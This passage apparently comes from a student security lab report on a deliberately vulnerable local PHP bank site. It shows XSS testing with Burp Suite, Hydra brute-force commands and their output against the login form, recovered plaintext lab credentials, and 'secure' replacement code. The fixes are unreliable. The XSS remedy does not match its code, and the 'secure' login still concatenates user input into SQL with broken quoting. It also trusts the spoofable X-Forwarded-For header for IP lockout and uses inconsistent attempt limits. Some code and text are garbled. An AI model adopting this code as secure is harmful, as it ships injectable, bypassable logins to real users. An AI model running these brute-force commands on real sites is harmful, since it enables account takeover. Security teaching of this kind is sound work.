


Fig 13- Intercepting request on BurpSuite




Fig 14- Found XSS vulnerability




Fig 15- Sending request to intruder to check all possible XSS attacks




Fig 16- Entered some payloads or malicious scripts




Fig 17- Attack started and status 200 shows attack successful

So this is how we detect that which form entry is vulnerable, then to prevent it from future attacks, we will just have to remove that line of code from javascript which returns same output to web page as entered into the page.

We will remove following highlighted code for prevention-

```

<?php
if($_POST['submit']) {
    $accno = $_POST['accno'];
    $iban = $_POST['iban'];
    $amount = $_POST['amount'];

    // Check if account number is valid
    if(strlen($accno) != 10) {
        echo "Invalid account number";
        exit();
    }

    // Check if IBAN is valid
    if(strlen($iban) != 16) {
        echo "Invalid IBAN code";
        exit();
    }

    // Check if amount is valid
    if($amount < 0) {
        echo "Amount cannot be negative";
        exit();
    }

    // Process withdrawal
    $withdrawal = withdraw($accno, $amount);
    if($withdrawal) {
        echo "Withdrawal successful";
    } else {
        echo "Error during withdrawal";
    }
}
?>

```

## 7.2. Brute Force Attack

- Starting the XAMPP server modules and connecting it to the website:





Fig: XAMPP control panel

- Login page of the organisation on which brute force attack will be performed:



**Fig:** Admin Login page of website


## Attack on website login page using Hydra

- Initial database of registered users with valid credentials of username and passwords:

The screenshot shows the phpMyAdmin interface connected to a MySQL database named 'bank'. The left sidebar shows various databases and tables, with 'employees' selected. The main area displays the contents of the 'employees' table. The table has 6 rows and the following data:

empid	employee_name	loginid	password	emailid	contactno	createdat	last_login
313798	Raj	rajkiran	123456	abc@gmail.com	9874563210	2013-02-02	0000-00-00 00:00:00
313787	Mark	mahesh	qwert	mahesh@gmail.com	98478872783	0000-00-00	0000-00-00 00:00:00
313799	Sameer	emp	emp	emp@gmail.com	987456321	2013-02-09	0000-00-00 00:00:00
313791	admin	admin	admin	admin	8100496433	2013-01-12	2013-01-12 00:00:00
313786	John	445645	125487	soudha_ban@52@yahoo.com	9535543313	2012-12-15	2012-12-03 11:27:00
313788	Rick	3535355	3636	jyothi@yahoo.com	95425422424	2013-01-02	0000-00-00 00:00:00

- Username and Password Lists used in the attack:



## Command:

```
hydra -V -L usernamelist.txt -P passwordlist.txt localhost http-form-post
"/bank/loginoriginal.php:email=^USER^&password=^PASS^&login=login:Incorrect
Email or Password!!!"
```

- Attack is being executed on the server:

```
C:\Users\lenovo\Desktop\thc-hydra>hydra -V -L usernamelist.txt -P passwordlist.txt localhost http-form-post "/bank/loginoriginal.php:email=^USER^&password=^PASS^&login=login:Incorrect Email or Password!!!"  
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-11-03 22:30:52  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 170 login tries (1:10/p:17), -11 tries per task  
[DATA] attacking http-post-form://localhost:80/bank/loginoriginal.php:email=^USER^&password=^PASS^&login=login:Incorrect Email or Password!!!  
[80][http-post-form] host: localhost login: admin password: admin  
[80][http-post-form] host: localhost login: soudha_ban@52@yahoo.com password: 125487  
[80][http-post-form] host: localhost login: mahesh@gmail.com password: qwert  
1 of 1 target successfully completed, 3 valid passwords found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-11-03 22:30:55  
C:\Users\lenovo\Desktop\thc-hydra>
```

Fig: Brute force attack on website using hydra

- The attack has been successfully performed on the website, valid combination of credentials can be seen below:

```
[DATA] attacking http-post-form://localhost:80/bank/loginoriginal.php:email=^USER^&password=^PASS^&login=login:Incorrect Email or Password!!!
[80][http-post-form] host: localhost    login: admin    password: admin
[80][http-post-form] host: localhost    login: soudha_ban@52yahoo.com    password: 125487
[80][http-post-form] host: localhost    login: mahesh@gmail.com    password: qwert
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauer-thc/thc-hydra) finished at 2020-11-03 22:30:55
```

Fig: Valid credentials found after the attack is performed successfully

## Verification

- Logging into the system with the credentials found using the hydra brute force command

**Admin Log in**


**EMAIL:**  
soudha\_ban@52yahoo.com

**PASSWORD:**  
.....

**login**

**LOGIN AS CUSTOMER LOGIN**

- We have successfully logged in, thus the brute force attack has successfully exploited the valid usernames and password from the database of the organisation:



- Here are two php files, right one is loginoriginal.php, which is the code for original vulnerable and insecure website, while the left one is the code for the secure website login page, which blocks the IP address after a few failed login attempts. This is done to prevent the brute force attack:

The image shows two side-by-side windows of Microsoft Notepad, both titled "login.php - Notepad". The left window contains the original PHP code for a login script, while the right window contains the modified code where session\_start() has been moved to the top of the file. Both windows show identical code for handling sessions, validating user input, and performing database queries to check login attempts and logins.

```
<?php
session_start();

if(isset($_SESSION['usr_id'])!="") {
    header("Location: index.php");
}

include 'includes/dbconnect.php';

//check if form is submitted
$msg = '';

if (isset($_POST['login'])) {

    $time=time()-30;
    $ip_address=getIpAddr();

    // Getting total count of hits on the basis of IP
    $query=mysqli_query($con,"select count(*) as total_count from loginlogs
where TryTime > $time and IPAddress='".$ip_address"'");
    $check_login_row=mysqli_fetch_assoc($query);
    $total_count=$check_login_row['total_count'];

    //Checking if the attempt 3, or you can set the no of attempt her. For now we
taking only 3 fail attempted
    if($total_count==10){
        $msg="To many failed login attempts. Please login after 30 sec";
    }else{
        //Getting Post Values
        //$username=$_POST['username'];
        //$password=md5($_POST['password']);

        $email = mysqli_real_escape_string($con, $_POST['email']);
    }
}

if(isset($_POST['login'])) {
    $email = mysqli_real_escape_string($con, $_POST['email']);
    $password = mysqli_real_escape_string($con, $_POST['password']);

    $result = mysqli_query($con, "SELECT * FROM employees
WHERE emailid = '" . $email . "' and password = '" . $password . "'");

    if ($row = mysqli_fetch_array($result)) {
        $_SESSION['usr_id'] = $row['empid'];
        $_SESSION['usr_name'] = $row['empname'];

        if($_SESSION['usr_id']==1){

            header("Location: customer.php");
        }else{

            header("Location: admin.php");
        }
    } else {
}
}
```

Fig: Vulnerable (right) and secure (left) php code files

- **Code for Secure Login page:**

```

<?php
session_start();

if(isset($_SESSION['usr_id'])!="") {
    header("Location: index.php");
}

include 'includes/dbconnect.php';

//check if form is submitted
$msg = "";

if (isset($_POST['login'])) {

    $time=time()-30;
    $ip_address=getIpAddr();

    // Getting total count of hits on the basis of IP
    $query=mysqli_query($con,"select count(*) as total_count from loginlogs where TryTime >
$time and IpAddress='$ip_address'");
    $check_login_row=mysqli_fetch_assoc($query);
    $total_count=$check_login_row['total_count'];

    //Checking if the attempt 3, or you can set the no of attempt here. For now we taking only 3 fail
attempted
    if($total_count==10){
        $msg="To many failed login attempts. Please login after 30 sec";
    }else{
        //Getting Post Values
        //$username=$_POST['username'];
        //$password=md5($_POST['password'])

        $email = mysqli_real_escape_string($con, $_POST['email']);
        $password = mysqli_real_escape_string($con, $_POST['password']);
        $result = mysqli_query($con, "SELECT * FROM employees WHERE emailid = " . $email. " "
and password = " . $password . " ");

        if ($row = mysqli_fetch_array($result)) {
            $_SESSION['IS_LOGIN']='yes';
            $_SESSION['usr_id'] = $row['empid'];
            $_SESSION['usr_name'] = $row['empname'];

            mysqli_query($con,"delete from loginlogs where ipAddress='$ip_address'");
        }
    }
}

```

```

if($_SESSION['usr_id']==1){

    header("Location: customer.php");
}else{

header("Location: admin.php");

}

} else {
$errmsg = "Incorrect Email or Password!!!";

$total_count++;
$rem_attm=3-$total_count;
if($rem_attm==0){
$msg="Too many failed login attempts. Please login after 30 sec";
}else{
$msg="Please enter valid login details.<br/>$rem_attm attempts remaining";
}
$try_time=time();
mysqli_query($con,"insert into loginlogs(IPAddress,TryTime,TimeofLogin)
values('$ip_address','$try_time',CURRENT_TIMESTAMP)");
}

}

// Getting IP Address
function getIpAddr(){

if (!empty($_SERVER['HTTP_CLIENT_IP'])){
$ipAddr=$_SERVER['HTTP_CLIENT_IP'];
}elseif (!empty($_SERVER['HTTP_X_FORWARDED_FOR'])){
$ipAddr=$_SERVER['HTTP_X_FORWARDED_FOR'];
}else{
$ipAddr=$_SERVER['REMOTE_ADDR'];
}
return $ipAddr;
}

?>

```

- Warning is displayed after a failed login attempt:

The screenshot shows a web browser window with multiple tabs open. The active tab is 'localhost/bank/login.php'. The page has a yellow header bar with the word 'CREDIT' and a blue footer bar with links for 'Home', 'About Us', and 'Contact'. On the right side of the page, there's a yellow sidebar with the text '111 111 CREDIT' and a location pin icon followed by '25 th Street Avenue, Karachi, PAK' and an email icon followed by 'info@credit.com'. The main content area is titled 'Admin Log in' and contains a message: 'Please enter valid login details.' Below it, a red error message says '2 attempts remaining'. There are two input fields: 'EMAIL:' containing 'pranav@gmail.com' and 'PASSWORD:' containing '\*\*\*\*\*'. A red 'login' button is at the bottom. At the very bottom of the page, there's a link 'LOGIN AS CUSTOMER LOGIN'.

- After a few failed attempts, the IP address is blocked for some time as shown below:

This screenshot is similar to the one above but shows a different error message. The 'EMAIL:' field is empty, and the 'PASSWORD:' field contains 'Password'. The 'login' button is present. At the bottom of the page, there is a red error message: 'Incorrect Email or Password!!!'. Above this message, there is a notice: 'Too many failed login attempts. Please login after 30 sec'.

## Our services

- Now, we perform Brute force attack again, this time on **secure** login page using Hydra

### Command:

```
hydra -V -L usernamelist.txt -P passwordlist.txt localhost http-form-post
"/bank/login.php:email=^USER^&password=^PASS^&login=login:Incorrect Email or
Password!!!"
```

```
Microsoft Windows [Version 10.0.18362.1139]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\lenovo>cd desktop

C:\Users\lenovo\Desktop>cd thc-hydra

C:\Users\lenovo\Desktop\thc-hydra>
C:\Users\lenovo\Desktop\thc-hydra>hydra -V -L usernamelist.txt -P passwordlist.txt localhost http-form-post
"/bank/login.php:email=^USER^&password=^PASS^&login=login:Incorrect Email or Password!!!"
```

Fig: Hydra command for brute force attack

- Attack on the secure login page is being executed:

```
hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-11-03 22:28:36
[DATA] max 10 tasks per 1 server, overall 16 tasks, 170 login tries (1:10/p/17), -11 tries per task
[DATA] attacking Http-post-form://localhost:80/bank/login.php:email=^USER^&password=^PASS^&login=login:Incorrect Email or Password!!!
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, though *** ignore laws and ethics anyway)

[ATTEMPT] target localhost - login "admin" - pass "hi" - 1 of 170 [child 0] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "12345" - 2 of 170 [child 1] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "3245" - 3 of 170 [child 2] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "setresult" - 4 of 170 [child 3] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "setpw123" - 5 of 170 [child 4] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "superpassword234" - 6 of 170 [child 5] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "211" - 7 of 170 [child 6] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "125487" - 8 of 170 [child 7] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "qwert" - 9 of 170 [child 8] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "password" - 10 of 170 [child 9] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "admin" - 11 of 170 [child 10] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "nasscom" - 12 of 170 [child 11] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "pranav" - 13 of 170 [child 12] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "try123" - 14 of 170 [child 13] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "mypassword" - 15 of 170 [child 14] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "onectionree" - 16 of 170 [child 15] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "pranav" - 17 of 170 [child 0] (0/0)
[ATTEMPT] target localhost - login "pk" - pass "hi" - 18 of 170 [child 1] (0/0)
[ATTEMPT] target localhost - login "pk" - pass "12345" - 19 of 170 [child 2] (0/0)
[ATTEMPT] target localhost - login "pk" - pass "3245" - 20 of 170 [child 3] (0/0)
